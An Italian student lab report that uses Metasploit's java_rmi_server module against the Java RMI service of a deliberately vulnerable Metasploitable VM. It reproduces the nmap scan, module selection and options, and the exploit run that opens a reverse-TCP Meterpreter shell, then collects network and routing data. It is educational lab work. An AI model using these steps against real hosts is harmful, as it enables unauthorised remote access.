VULNERABILITÀ CON METASPLOIT

PROGETTO S7/L5


Scopo dell’esercizio:

Sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


Una volta ottenuta una sessione remota Meterpreter, raccogliere le informazioni sulla configurazione di rete e sulla tabella di routing della macchina vittima.

Configuriamo le macchine con gli eventuali indirizzi IP richiesti nella traccia

IP Kali 192.168.11.111 e IP Meta 192.168.11.112




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fecb:7ef5  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 28  bytes 4224 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 2564 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.11.112  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2954 (2.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

Con un ping ci assicuriamo che comunicano tra di loro




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=13.6 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.54 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.335/5.493/13.602/5.734 ms
```



```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.54 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.86 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=2.52 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 1.540/1.975/2.522/0.411 ms
msfadmin@metasploitable:~$ _
```


Facciamo partire una scansione della macchina conNmap che effettua una scansione di reti o host per identificare dispositivi attivi, porte aperte e servizi in esecuzione. Troviamo il servizio vulnerabile sulla porta 1099 - Java RMI che ci suggerisce la traccia.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 04:48 EST
Nmap scan report for 192.168.11.112
Host is up (0.014s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 25.37 seconds
```

Facciamo partire il servizio «msfconsole» e andiamo a cercare la nostra vulnerabilità
Eccola qui l’exploit che ci serve, andiamo a selezionare il modulo con il comando «use»

E vediamo le impostazioni con il comando «show options» dove andremo poi a modificare l’IP della macchina target con comando «set rhosts» 192.168.11.112



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services


 ______________________________________________________________________________
|                                                                              |
|                      METASPLOIT CYBER MISSILE COMMAND V5                     |
|______________________________________________________________________________|
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# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
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                                                            https://metasploit.com


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```





```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                    ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22  excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                      2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                  2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                       normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                      2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                  2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl          2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming              2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize             2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30   manual     Yes    Kibana Timelion Prototype Pollution RCE
   11  exploit/multi/browser/firefox_xpi_bootstrapped_addon    2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26   excellent  Yes    Openfire authentication bypass with RCE plugin
   13  exploit/multi/http/torchserver_cve_2023_43654           2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   14  exploit/multi/http/totaljs_cms_widget_exec              2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > use 4
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Bene ora che abbiamo configurato i parametri specifici del modulo

Possiamo eseguire l'attacco utilizzando il comando "exploit".



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/RtZTZs8kQ
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:44465) at 2024-01-19 05:03:16 -0500

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe64:481b
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe64:481b  ::       ::
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.11.112 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/misc/java_rmi_server) >
```

L'attacco va a buon fine.

Vediamo che è stata aperta una sessione di Meterpreter

Utilizziamo il comando «ifconfig» per raccogliere le

informazioni sulla configurazione di rete

e «route» per le informazioni sulla tabella di routing

della macchina vittima,come richiesto nella traccia.

Una volta ottenuto le informazioni necessarie

chiediamo la sessione con il comando «exit»

la sessione viene chiusa e possiamo considerare di

aver terminato le nostre task per questo esercizio.